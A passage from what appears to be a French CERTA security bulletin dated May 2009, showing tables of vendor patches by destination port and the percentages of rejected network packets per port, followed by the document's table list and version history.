54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets re-jetés



port	pourcentage
135/tcp	30.66
25/tcp	23.48
445/tcp	13.19
1026/udp	7.8
1027/udp	6.07
2967/tcp	3.28
1434/udp	2.97
22/tcp	2.41
1433/tcp	2.16
23/tcp	1.61
4899/tcp	1.42
80/tcp	0.99
1080/tcp	0.8
139/tcp	0.68
3389/tcp	0.55
21/tcp	0.37
3306/tcp	0.24

TAB. 3: Paquets rejetés

## Liste des tableaux

1	Gestion du document . . . . .	1
2	Correctifs correspondant aux ports destination des paquets rejetés . . . . .	8
3	Paquets rejetés . . . . .	9

## Gestion détaillée du document

11 mai 2009 version initiale.